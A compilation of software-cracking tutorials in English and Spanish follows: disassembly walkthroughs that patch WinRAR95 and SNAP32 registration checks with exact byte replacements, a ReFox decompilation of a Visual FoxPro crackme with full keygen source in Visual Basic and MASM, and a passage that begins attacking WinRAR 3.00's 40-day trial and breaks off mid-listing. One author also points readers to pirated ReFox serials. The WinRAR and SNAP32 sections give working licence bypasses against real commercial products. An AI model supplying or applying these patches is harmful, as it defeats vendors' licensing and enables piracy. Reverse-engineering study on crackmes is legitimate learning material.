:0041367C 6A00                  push 00000000

* Possible Reference to Dialog: GENERALCFGDLG, CONTROL_ID:0089, "Put authenticity &verification

* Possible Reference to String Resource ID=00137: "Comment broken"

:0041367E 6889000000            push 00000089
:00413683 53                    push ebx

* Reference To: USER32.CheckDlgButton, Ord:0000h

:00413684 E81D0E0100            Call 004244A6
:00413689 6A00                  push 00000000
```

Now that's a lot of code, but look near the bottom. Notice the reference to authenticity verification? If you open up WinRAR, go to "Options", then "Interface", then "General", you'll see a check box for put authenticity verification. If you try and check it though a nag box pops up with the words (guess) "Available in registered version only". So lets look just at the nag box in the code above:

```
:00413659 833D5857420000        cmp dword ptr [00425758], 00000000
:00413660 7534                  jne 00413696

* Possible Reference to String Resource ID=00048: "Normal"

:00413662 6A30                  push 00000030

* Possible Reference to String Resource ID=00026: "Warning"

:00413664 6A1A                  push 0000001A
:00413666 E84D680000            call 00419EB8
:0041366B 59                    pop ecx
:0041366C 50                    push eax

* Possible Reference to String Resource ID=00051: "Available in registered version only"

:0041366D 6A33                  push 00000033
:0041366F E844680000            call 00419EB8
:00413674 59                    pop ecx
:00413675 50                    push eax
:00413676 53                    push ebx
```

```
* Reference To: USER32.MessageBoxA, Ord:0000h

:00413677 E8F60E0100          Call 00424572
```

See how it compares [00425758] to 0, and if its not equal (meaning its most likely equal to 1), it jumps over the nag box, to the code which has calls like CheckDlgButton which you can guess checks the box for authenticity verification. So now all we have to do is see when [00425758] is set to anything, and make sure its set to 1 instead of 0. This is another one of those things where [00425758] is probably a boolean variable in the author's source, name registered or isreg or something like that. So search through your listing of the program for [00425758]. You will get a couple of false stops where its comparing [00425758] to something, but ignore them all until you reach code where its value is being altered. You will end up at this code:

```
:0040A55C FF35F0BE4200          push dword ptr [0042BEF0]
:0040A562 E809270100            call 0041CC70
:0040A567 83C40C                add esp, 0000000C
:0040A56A 85C0                  test eax, eax
:0040A56C 0F94C1                sete cl
:0040A56F 83E101                and ecx, 00000001
:0040A572 890D58574200          mov dword ptr [00425758], ecx
:0040A578 FF3538574200          push dword ptr [00425738]
:0040A57E E845870100            call 00422CC8
:0040A583 59                    pop ecx
:0040A584 33C0                  xor eax, eax
:0040A586 A338574200            mov dword ptr [00425738], eax
:0040A58B A158574200            mov eax, dword ptr [00425758]
```

What does that do? well lets take an in depth look at the lines where ecx is moved into [00425758].

:0040A562 E809270100 call 0041CC70

A call that we can almost guarentee modifies eax (see below for importance of eax)

:0040A567 83C40C add esp, 0000000C

Just correcting the stack (hint: don't mess up any instructions dealing with esp, it will most likely screw up the program)

:0040A56A 85C0 test eax, eax

If eax is 0, it will set the equal flag, otherwise it won't

:0040A56C 0F94C1 sete cl

Set if equale cl. This means if the equal flag is set (from the previous test eax,eax call) the cl register (the lower part of cx a.k.a ecx) will be set (made equal to 1)

:0040A56F 83E101 and ecx, 00000001

And the value of ecx by 1. In order to see how this effects it go to your start menu, click on programs, then accessories, then calculator. Goto view then choose scientific. Now see how the "dec" spot is checked? Check off "hex" instead. Now lets test some possible values of ecx. Lets try 0. Press 0, then and, then 1. It is equal to 0. Now lets say ecx is equal to 1. press 1, then and, then 1. Its now equal to 1.

```
:0040A572 890D58574200          mov dword ptr [00425758], ecx
```

Now the value of ecx is moved into our isreg flag. Remember if [00425758] is equal to 0 then we get nagged, so we want it to equal 1.

So now that we know we want ecx to equal 1, we know ecx must already be 1 when it is ANDed by 1. And in order for it to be 1, the test eax,eax must set the equal flag so the "sete cl" will make ecx 1. What does that mean? It means that call 0041CC70 should make eax equal to 0 so the test eax,eax will set the equal flag. If this is kind of confusing look at the code one last time, keeping in mind we want ecx to be 1:

```
0:040A562 E809270100          call 0041CC70; needs to make eax 0
:0040A567 83C40C              add esp, 0000000C;messing with the stack
:0040A56A 85C0                test eax, eax; if eax is 0, equal flag is set
:0040A56C 0F94C1              sete cl; if equal flag is set, ecx is 1
:0040A56F 83E101              and ecx, 00000001; if ecx is 1, it stays 1
:0040A572 890D58574200        mov dword ptr [00425758], ecx; setting isreg
```

So what should we do? Lets go to the location called in W32dsm, and check out how eax is set. So go to :0041CC70 and heres what you see:

```
* Referenced by a CALL at Addresses:
|:00409DE5   , :00409E20   , :00409E5B   , :0040A562   , :0040AECB
|:00417A80   , :0041E876
|
:0041CC70 55                push ebp
:0041CC71 8BEC              mov ebp, esp
:0041CC73 53                push ebx
:0041CC74 8B4D10            mov ecx, dword ptr [ebp+10]
:0041CC77 8B4508            mov eax, dword ptr [ebp+08]
:0041CC7A 8B550C            mov edx, dword ptr [ebp+0C]
:0041CC7D 85C9              test ecx, ecx
:0041CC7F 751A              jne 0041CC9B
:0041CC81 33C0              xor eax, eax
:0041CC83 5B                pop ebx
:0041CC84 5D                pop ebp
:0041CC85 C3                ret
```

There we go, now the program is cracked. See how its called many times? That means this is most likely the main registration procedure. See the xor eax,eax on line :0041cc81? That will make eax equal to 0, exactly what we want. But there is that jne 0041cc9b right before it. Well if we never jump then eax will always be xor'ed by itself (any time you XOR a number by itself it will equal 0) so lets just get rid of that jump. So simply changing the bytes "751A" to "9090" (two NOPs), will crack this program. So open up WinRAR95.exe in your hex editor and search and replace the following bytes:

SEARCH: 85C9751A33C0
REPLACE: 85C9909033C0

We have to include those extra bytes so we don't replace the wrong 751A in the exe file. Now save WinRAR95.exe and start it up. What the hell it says its still an evaluation copy! Well a lot of program wont execute the registration procedure unless there is something for where it stores your name and reg number. In some kind of pseudo code it might look like this:

```
temp=GetRegName
temp2=GetRegNum
if temp = 0 then goto bad
if temp2 = 0 then goto bad
isreg = checkNameandNum(temp,temp2)
goto end
bad:
isreg = false
end:
```

Get it? Well lets make sure there is some info in where it stores our reg name and number. Well it stores its settings in rar.ini in its directory, but instead of manually adding our name lets have the program do it for us. Start WinRAR, go to "Options", then choose "Registration". Enter whatever you want for your name and reg number, then click Ok. It thanks you for registering and all that crap. Now close the program and restart it. It worked! its registered. How did I know that it would let us register with any name and num? well remember all the times the reg procedure we cracked was called? I took a guess and assumes the Reg part of the program used that procedure too. So there we go, WinRAR is cracked.

Written by : +Vip-Vop
Published by: Splatter Industries,Inc.

The End

Por “Wolf ”

HOLA chicos, hoy crackearemos el SNAP32, y para hacer eso, necesitarás el Debugger Soft Ice - 3.01.

Instala el programa, y ve a help --> Register. Ahora escribe cualquier número, como 6666, pero no aprietes OK. Con Control + D ve al debugger.
Ahora, tenemos que poner el breakpoint correcto, para que podamos atrapar la función concreta del programa y ejecutarlo paso a paso en el debugger, apretando, F10. Teclea este comando en la línea del debugger:
:hwnd snap32 y entonces aprieta Enter. El debugger contestará así:

Window handle	hQueue	SZ	QOwner	Class name	Window Procedure
820(1)	0D57	32	snap32	#32770(Dialog)	1497:00000770
820(2)	57	32	snap32	Button	17D7:0000102E
082C	0D57	32	snap32	Edit	17C7:00000BF4

Tus números, serán diferentes. Al primer Edit, en Class Name, ponemos nuestro breakpoint:
:bmsg 082C wm_gettext y entonces, aprieta Enter.

Con :bl tenemos una relación de todos los breakpoint que pusimos.
Con :bd 0 descargamos el breakpoint 0.
Con :bc 0 quitamos el breakpoint 0.

Aprieta F5 para retroceder, y entonces, OK.
Si has puesto el breakpoint correctamente, entrarás el debugger automáticamente. Apretando F12, te encontrarás en el programa, después de que pasa los Módulos de Windows 95 User y Kernel32, y te encontrarás este código:

```
014F:402929          LEA          EAX,[EBP-34]
```

```
014F:402937          LEA          EAX,[EBP-14]
014F:402930          PUSH         EAX
     :40293B          CALL         402752
     :402940          ADD          ESP.O4
     :402943          CMP          EAX.ESI
```

:402945	**JZ**	**40295E**

:40294C	**PUSH**	**439E38**

Mientras estás en la dirección 402929, si escribes en la línea de comandos :D EBP-34 observarás en lugar de datos, el código que escribiste. En el lugar de los Registros verás SS:0067FA9C=00363636. Tendrás el mismo resultado, si escribes: D 67FA9C.
Si en lugar de los Registros de datos no apareciera el código máquina, ellos aparecerán escribiendo estos comandos R, DATA, CODE ON y Enter después de cada comando.

En la dirección 402943 esta la comparación de los valores de registros EAX y ESI.
: ? ESI=6666 y :? EAX=xxxxxxxxx el código verdadero que depende del registro EBP-14 nombre, de la dirección 402937. Si los códigos difieren, él ordena a la dirección 402945 continuar y si no, va a la dirección 0040295E. Si modificases el comando JZ (7417) A JNZ (7517), el programa aceptaría cualquier código como correcto, excepto el real. Con JMP(EB17) acepta todos. OK esto es.

PERO no esperes ver siempre el comando CMP. La comparación, puede hacerse con una combinación de órdenes, como LEA, PUSH, TEST, CALL, SUB, JNZ. Y puede ponerse, detrás del comando CALL, o SUB, o con la resta de dos valores, o dos registros. Si el resultado es 0, eso es bueno, pero si no lo es, tendrás que HACERLO. También, el simplemente necesitará conseguirlo a través de la orden XOR EAX, EAX con un salto condicional que estará antes de la orden, y el catálogo, es largo.

Bien, espero que no lo encontrases difícil, pero lo disfrutarás.
Puedes encontrarme en ICQ: 24530541, o enviarme un e-mail a ia_son@hotmail.com

Wolf

Traducido por Txeli de Tutorial Letal

PRESENTAN

TUTORIAL SOBRE

Crackme v 1.0 Blasito

por

tutorial número :p Ya ni me acuerdo

Información

Programa:	Crackme v 1.0 de Blasito
Tamaño:	*4.0 mb Grandísimo ,mas adelante les digo por que es grandisimo heheheh ;p*
URL:	http://www.hackemate.com.ar/cracking
2Objetivos:	1. Generar un Numero de Serie 2. Codificación del Keygen.
Herramientas:	1. Refox v 8.0
Dificultad:	***NewBie, eso creo yo ....:)D***

Introducción

Bueno amigos, después de tanto tiempo de no escribir tutoriales, me animo a escribir este ya que en todo lo que llevo en el ambiente, no eh visto ningún tutorial donde se hable de crackear Aplicaciones hechas en **Visual Fox Pro v 5.0 o v 6.0 o anteriores,** así que metámosle mano a esa tool llamada REFOX v 8.0 y al crackme de mi amigo Blasito.


Comentario del Programa

como ya lo hemos dicho el crackme esta hecho en Visual Fox Pro y pesa mas de 4.0 megas, pufffff muchísimo, y por que pesa tanto bueno por la simple y sencilla razón de que Visual fox pro es un Lenguaje de programación parecido a Visual Basic y por consiguiente de la misma empresa ;p, ya saben de que empresa hablo heheheh MIcrosoft, lo que para visual basic es: vb5.dll, para fox pro se usa la dll Vfp500.dll que es de 3.5 megas uffffff, ya ni la friegan, pero dejemos esto y ya en próximos tutoriales les pondré el análisis de como trabaja las librerías de Visual Fox Pro.

Manos a la Obra


bueno amigos entremosle al toro por los cuernos, les voy a explicar en forma rápida como crackearlo en menos de 2 minutos.

instalemos el **refox v 8.0**, si no lo tienen búsquenlo por ahí que ya anda en circulación con todo y su serial hehehe ;p, recuerden algo muy importante tengan muy a la mano el serial del **REFOX v 8.0** ya que al momento de finalizar la instalación te pide el serial, si no le ponen ningún serial se activara en modo demo y solo les presentara las primeras 25 líneas del código y además ya no te pide el serial hasta que lo vuelvas a instalar, una ves hecho eso vamos y abrimos el crackme y nos muestra la siguiente ventana por cierto muy grande que tapa todo el monitor ;p, y vemos en la sección de menús tres opciones : Registrar - Acerca de - Salir, ahora le damos en Registrar y nos aparece una bonita ventanita con la banderita del país de donde es el autor del crackme:




en el cual como pueden ver puse mi nick y un numero cualquiera, bueno de ahí le damos click en Aceptar para ver como reacciona y como podemos ver manda una imagen muy provocativa de una mujer de la vida galante hehehehe ;p.

y después de unos 5 segundos mas o menos desaparece, bueno el siguiente paso será ejecutar el REFOX y nos aparece una linda ventanita como esta:



damos click sobre ella y nos aparece el árbol de nuestro directorio, de ahí damos click en la parte donde esta \..



para subir en el orden de los directorios de nuestro disco duro y buscamos la carpeta donde se instalo el crackme y seleccionamos con doble click el archivo llamado crackme.exe

y nos aparecerán todos los files que están compilados dentro del crackme.exe:

y empezamos a dar doble click sobre cada archivo en busca de los strings que aparecen en la caja de registro y una ves en el file llamado crackme.sct damos doble click y bajamos unas líneas y podemos ver esto:

Name = "CRACKME"
textbox textbox Text1 CRACKME "Height = 26
InputMask = "XXXXXXXXXXXXXXXXXXXX" <------ AQUI SE PONE LA CANTIDAD DE ESPACIOS QUE SOPORTARA PARA EL NOMBRE
Left = 72
TabIndex = 1
ToolTipText = "Escriba su nombre"
Top = 4
Width = 162
Name = "Text1"
label label Label1 CRACKME tCaption = "Nombre"
Height = 13
Left = 8
Top = 8
Width = 47
TabIndex = 3
ForeColor = 0,0,255
Name = "Label1"
label label Label2 CRACKME uCaption = "Serial" <-- EL STRING "SERIAL" HEHEHE NOS VAMOS ACERCANDO
Height = 13
Left = 8
Top = 41
Width = 35
TabIndex = 4
ForeColor = 0,0,255
Name = "Label2"
commandbutton commandbutton Command1 CRACKME dTop = 73
Left = 26
Height = 30
Width = 86
Caption = "Aceptar"
TabIndex = 5
Name = "Command1"

PAREMOS AQUÍ HAY ALGO MUY INTERESANTE QUE SERÁ ;P, HEHEHE CIERTO EL PROCEDIMIENTO DONDE SE VERIFICA EL SERIAL UFFFFF CREO QUE LE PEGAMOS AL TORO POR LA CABEZA HEHEHEHEHE. DE AQUÍ EN ADELANTE SE VE CLARÍSIMO COMO SE VERIFICA EL SERIAL, PERO QUIEREN QUE SE LOS EXPLIQUE, BUENO PUES AHI LES VA, les explicare línea por línea, para algunos no creo que les haga falta ya que son muy truchas e inteligentes y no necesitan la explicación, pero para los que son mas lentos **como yo** ahí les va.

fPROCEDURE Valid <-- inicio de procedimiento de validación

L1NOM=ASC(SUBSTR(crackme.text1.text,1,1)) <--pone en la variable L1NOM el valor ascli de la PRIMERA letra del name introducido en mi caso si es profesor x seria p= 112
L2NOM=ASC(SUBSTR(crackme.text1.text,3,1)) <--pone en la variable L2NOM el valor ascli de la TERCERA letra del name introducido en mi caso si es profesor x seria o= 111
L3NOM=ASC(SUBSTR(crackme.text1.text,5,1)) <--pone en la variable L3NOM el valor ascli de la QUINTA letra del name introducido en mi caso si es profesor x seria e= 101
L4NOM=ASC(SUBSTR(crackme.text1.text,8,1)) <--pone en la variable L4NOM el valor ascli de la OCTAVA letra del name introducido en mi caso si es profesor x seria r= 114
L5NOM=ASC(SUBSTR(crackme.text1.text,11,1))<--pone en la variable L5NOM el valor ascli de la ONCEAVA letra del name introducido en mi caso si es profesor x seria un ESPACIO = 32
L6NOM=ASC(SUBSTR(crackme.text1.text,13,1))<--pone en la variable L6NOM el valor ascli de la TRECEAVA letra del name introducido en mi caso si es profesor x seria un ESPACIO = 32
L7NOM=ASC(SUBSTR(crackme.text1.text,16,1))<--pone en la variable L7NOM el valor ascli de la DIECISEISAVA letra del name introducido en mi caso si es profesor x seria un

ESPACIO = 32
L8NOM=ASC(SUBSTR(crackme.text1.text,19,1))<--pone en la variable L8NOM el valor ascIi de la DECIMO NOVENA letra del name introducido en mi caso si es profesor x seria un ESPACIO = 32

SERIAL1=(L1NOM+ASC("B"))*(L2NOM+ASC("L"))*(L3NOM+ASC("A"))+(L4NOM+ASC("D"))*(L5NOM+ASC("I"))*(L6NOM+ASC("M"))+(L7NOM+ASC("I"))*(L8NOM+ASC("R"))

nota: como pueden ver los ascii de la sumatoria hacen el nombre: BLADIMIR será el nombre del programador del crackme? ;p.

B = 66 L = 76 A = 65 D = 68 I = 73 M = 77 I = 73 R = 82

como podemos ver aquí esta clarísimo la segunda parte de la validación del serial, se los explicare rápido para no aburrirlos y que se vayan a ver la televisión, o mínimo la película " The matrix reloaded " bueno arribita la operación es así:

L1NOM lo suma a el valor en ascii de la letra **B, L2NOM** lo suma a el valor en ascii de la letra **L** y así se va todo el camino entienden?, después de sacar esos valores, multiplica **L1NOM * L2NOM * L3NOM** y guarda el valor, después multiplica **L4NOM * L5NOM * L6NOM** y guarda el valor después multiplica **L7NOM * L8NOM** y guarda el valor y después suma los resultados de las multiplicaciones y listo ese es su serial.

IF val(crackme.text2.text)= SERIAL1 <-- en esta parte pregunta si es valido

do form bueno <-- ejecuta el formulario de acertado tu serial
ELSE
do form malo
ENDIF
ENDPROC

en si esta entendible no? el serial para mi caso seria:

name: profesor x

serial: 7620436

al insertarlo nos aparecerá una bonita foto:

y como siempre digo creo que este arroz ya se cció solo faltaría programar el keygen que me da un pelin de flojera pero les voy a poner el código fuente del algoritmo como quedaría en Visual BAsic y Ensamblador para todos los gustos hehehe:

Codificar el kEYGEN!

CÓDIGO FUENTE PARA VISUAL BASIC

****

```
Private Sub Command1_Click()
lencadena = Len(Text1.Text)
cadena = Text1.Text
While lencadena < 20
cadena = cadena + " "
lencadena = lencadena + 1
Wend
l1 = Asc(Mid(cadena, 1, 1))
l2 = Asc(Mid(cadena, 3, 1))
l3 = Asc(Mid(cadena, 5, 1))
l4 = Asc(Mid(cadena, 8, 1))
l5 = Asc(Mid(cadena, 11, 1))
l6 = Asc(Mid(cadena, 13, 1))
l7 = Asc(Mid(cadena, 16, 1))
l8 = Asc(Mid(cadena, 19, 1))
Label3.Caption = (l1 + Asc("B")) * (l2 + Asc("L")) * (l3 + Asc("A")) + (l4 + Asc("D")) * (l5 + Asc("I")) * (l6 + Asc("M")) + (l7 + Asc("I")) * (l8 + Asc("R"))
End Sub
```

**********TERMINA**********

CÓDIGO FUENTE PARA EL ENSAMBLADOR

EN EL COMPRIMIDO LES INLUYO EL CÓDIGO FUENTE DE EL KEYGEN EN ASM

**********EMPIESA**********

```
.486

.model flat, stdcall

option casemap:none

include c:\masm32\include\windows.inc

include c:\masm32\include\user32.inc

include c:\masm32\include\kernel32.inc

include c:\masm32\include\shell32.inc

includelib c:\masm32\lib\user32.lib

includelib c:\masm32\lib\kernel32.lib

includelib c:\masm32\lib\shell32.lib

.data

Minombre db "Pinche Profe :)",0

Nombre db 20 dup(0),0

_Nombre db 20 dup(0),0

Espacio db " ",0

Serial db 12 dup(0),0

_Serial db 12 dup(0),0

Icono db "keygen",0

.data?

hInstance dd ?

hIcon dd ?
```

```
.const

IDD_DIALOG EQU 1000

IDC_NAME EQU 1001

IDC_SERIAL EQU 1002

IDC_GEN EQU 1003

IDC_EXIT EQU 1004


DlgProc PROTO HWND:DWORD, UINT:DWORD, WPARAM:DWORD, LPARAM:DWORD

Operacion PROTO

Decimal PROTO

.code

start:

invoke GetModuleHandle,NULL

mov hInstance,eax

invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgProc,NULL

invoke ExitProcess,NULL


DlgProc PROC hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD

mov eax, uMsg

cmp eax, WM_INITDIALOG

jz Iniciar

cmp eax, WM_CLOSE

jz Cerrar

cmp eax, WM_COMMAND

jz Ejecutar


xor eax, eax

ret


Iniciar:

invoke LoadIcon,hInstance,ADDR Icono

mov hIcon,eax

invoke SendMessage, hDlg, WM_SETICON,1,hIcon
```

```
invoke SendDlgItemMessage, hDlg, IDC_NAME, EM_SETLIMITTEXT, 20, 0

invoke SetDlgItemText, hDlg, IDC_NAME, OFFSET Minombre

mov eax, TRUE

ret



Cerrar:

invoke PostQuitMessage, 0

mov eax, TRUE

ret



Ejecutar:

mov eax,wParam

mov edx,eax

shr edx,16

.if dx==BN_CLICKED

.if ax==IDC_EXIT

invoke PostQuitMessage, 0

.elseif ax==IDC_GEN

invoke GetDlgItemText,hDlg,IDC_NAME,ADDR Nombre,20

invoke Operacion

invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR Serial

invoke SetDlgItemText,hDlg,IDC_NAME,ADDR Nombre

ret

.endif

.endif

mov eax, TRUE

ret

DlgProc endp

Operacion proc

pushad

mov esi, offset Nombre

mov edi, offset _Nombre

mov ecx, 20
```

```
rep movsb

invoke lstrlen, offset _Nombre

mov ecx, 20

mov edi, offset _Nombre

sub ecx, eax

inicio1:

jz final1

mov byte ptr [edi+19], 32

dec edi

dec ecx

jmp inicio1

final1:

xor eax, eax

xor ebx, ebx

mov edi, offset _Nombre

mov al, byte ptr [edi]

add eax, 66

mov bl, byte ptr [edi+2]

add ebx, 76

mul ebx

mov bl, byte ptr [edi+4]

add ebx, 65

mul ebx

mov esi, eax

xor eax, eax

xor ebx, ebx

mov al, byte ptr [edi+7]

add eax, 68

mov bl, byte ptr [edi+10]

add ebx, 73

mul ebx

mov bl, byte ptr [edi+12]

add ebx, 77
```

```
mul ebx

add esi, eax

xor eax, eax

xor ebx, ebx

mov al, byte ptr [edi+15]

add eax, 73

mov bl, byte ptr [edi+18]

add ebx, 82

mul ebx

add eax, esi

invoke Decimal

popad

mov eax, TRUE

ret

Operacion endp



Decimal proc

mov esi, offset _Serial

xor ebx, ebx

mov ecx, 10

dividir:

xor edx, edx

idiv ecx

add dl, 30h

mov byte ptr [esi+ebx], dl

inc ebx

inc ebp

.if eax>9

jmp dividir

.endif

add al, 30h

mov byte ptr [esi+ebx], al

mov edi, offset Serial
```

inc ebx

Colocar:

mov al, byte ptr [esi+ebx-1]

mov byte ptr [edi], al

inc edi

dec ebx

jnz Colocar

ret

Decimal endp


end start

********** FINALIZA **********

NOta no 1

- Para un mejor entendimiento del código de generación del serial, pueden descompilar el crackme.sct siguiendo este método:

- Abre el REFOX v 8.0
- Selecciona el file llamado crackme.exe y le das doble click
- Seleccionas el file llamado crackme.sct después das **F3** y nos parece la siguiente ventana:



nos sale una ventana la cual nos dice el lugar donde se descompilara el file llamado crackme.sct y listo el file descompilado lo podrán manejar mas fácilmente.

Nota 2

- este tutorial es solo un intento de explicarles lo más básico de como usar el **REFOX v 8.0**, y creanmelo hay muchos programas hechos en Visual Fox Pro en Internet y para la mayoría es el mismo proceso , solo cambia el algoritmo de generación del serial.
- Soy humano y cometo **errores**, si encuentras uno házmelo saber OK.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Gracias a mi amigo **Caos Reptante** por su ayuda en la Generación del Código en Asembler.

PRESENTA

TUTORIAL SOBRE

WinRAR 3.00 en español

por

Tutorial N° 1

Información

Programa:	WINRAR 3.00 En Español
Tamaño:	747,520 Bytes
URL:	http://www.rarlab.com
2 Objetivos:	1. Limitación de Tiempo (40 días), y donde dice "Copia de Evaluacion". 2. Codificación del Patch! en Visual Basic 6.

Herramientas:	1. W32Dasm v.8.93 2. HexWorkShop
Dificultad:	**NewBie, eso creo yo ....:)D**

Introducción

Despues de estar hasta el copete de trabajo.... y nuevamente a darle duro al cracking, con este mi primer tuto. La victima es WinRAR 3.00 en español, que tiene un limite de tiempo de 40 dias y los mensajes de "Copia de Evaluacion". Esperando que sea de su completa ayuda en este Arte maravilloso de la Ingenieria Inversa.

Comentario del Programa

Uno de los mejores compresores - decompresores existentes en el mercado, muy util para empaquetar tamaños grandes de informacion.

ADVERTENCIA : El texto de este artículo esta escrito con fines didácticos, para mostrar simplemente como funciona el sistema, por el cúal queda anotado todo lo que compramos. El autor no se hace responsable de cualquier uso ilegal que se le den a estos conocimientos.

Manos a la Obra

Instalamos el programa y cuando lo cargamos por primera vez nos encontramos con algo horrible junto a el nombre de el programa que dice asi "Copia de Evaluación".... es lo que tenemos que modificar para que diga el Titulo del Programa osea "Winrar - Winrar"...

Al Ataque...

Bueno lo primero que tenemos que hacer es colocar nuestro reloj de la PC un año después del actual estamos en el 2002, entonces dejamos el día y la hora igual y cambiamos el año a 2003...

si te fijas abre tu WinRAR ahora y nos aparece ya una pantalla de que el programa expiro y nos pide que nos registremos.....

le damos Cerrar....

el programador ya se tomo la molestia de avisarnos que el programa EXPIRO.

Pues bien tomémonos la molesta de CraCkearlo ….

Como siempre antes de empezar tenemos que hacer

una copia de el archivo que vamos a modificar…ya saben con la copia visualizamos el código con W32Dasm y al original lo modificamos con el Editor…que en este caso va a ser

el Hex WorkShop… (o el que mas te guste..)

Usando el W32Dasm

Bien abrimos Winrar con nuestro precioso W32Dasm y en este caso vamos a buscar el texto de ..

"Please Register"

si te fijas el primero que nos aparece es este..

```
Name:          REMINDER, # of Controls=007, Caption:"Please register"
     001 - ControlID:0066, Control Class:"" Control Text:"&Online registration"
     002 - ControlID:0065, Control Class:"" Control Text:"&Price list"
     003 - ControlID:0067, Control Class:"" Control Text:"&Sites list"
     004 - ControlID:0001, Control Class:"" Control Text:"Close"
     005 - ControlID:0009, Control Class:"" Control Text:"&Help"
     006 - ControlID:FFFF, Control Class:"" Control Text:""
     007 - ControlID:FFFF, Control Class:"" Control Text:"Please note that WinRAR is shareware. After a 40 day
```

Si te fijas en toda esa parte del programa hay bloques de texto ..y lo que los separa es esto:

Name: DialogID_XXX, # of Controls=XXX, Caption:"" , ClassName:""

Bueno donde X son los números o letras con el que cada dialogo se identifica

Si te fijas esta todo el texto del cuadro de dialogo y nos esta dando el nombre y numero de el dialogo que viene siendo

REMINDER

Entonces busquemos

REMINDER

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00436B08(C)
|
:00436B0E C605FC5B480001          mov byte ptr [00485BFC], 01
:00436B15 6A00                    push 00000000
:00436B17 68509F4300              push 00439F50
:00436B1C FF35E4AF4900            push dword ptr [0049AFE4]

* Possible StringData Ref from Data Obj ->"REMINDER"
                                  |
:00436B22 689F604800              push 0048609F
:00436B27 FF3520DD4800            push dword ptr [0048DD20]

* Reference To: USER32.DialogBoxParamA, Ord:0000h
                                  |
:00436B2D E8B0AB0400              Call 004816E2
```

Nos tira aquí ….ahora si te fijas en este pedazo del código tenemos una llamada p referencia la dirección …

00436B08

Ya sabes Goto / Goto Code Location

E introduces la dirección

y ahora nos va a tirar acá..

```
:00436ADC 833D80D6490000          cmp dword ptr [0049D680], 00000000
:00436AE3 754D                    jne 00436B32
:00436AE5 803DFC5B480000          cmp byte ptr [00485BFC], 00
:00436AEC 7544                    jne 00436B32
:00436AEE 803DF8594A0000          cmp byte ptr [004A59F8], 00
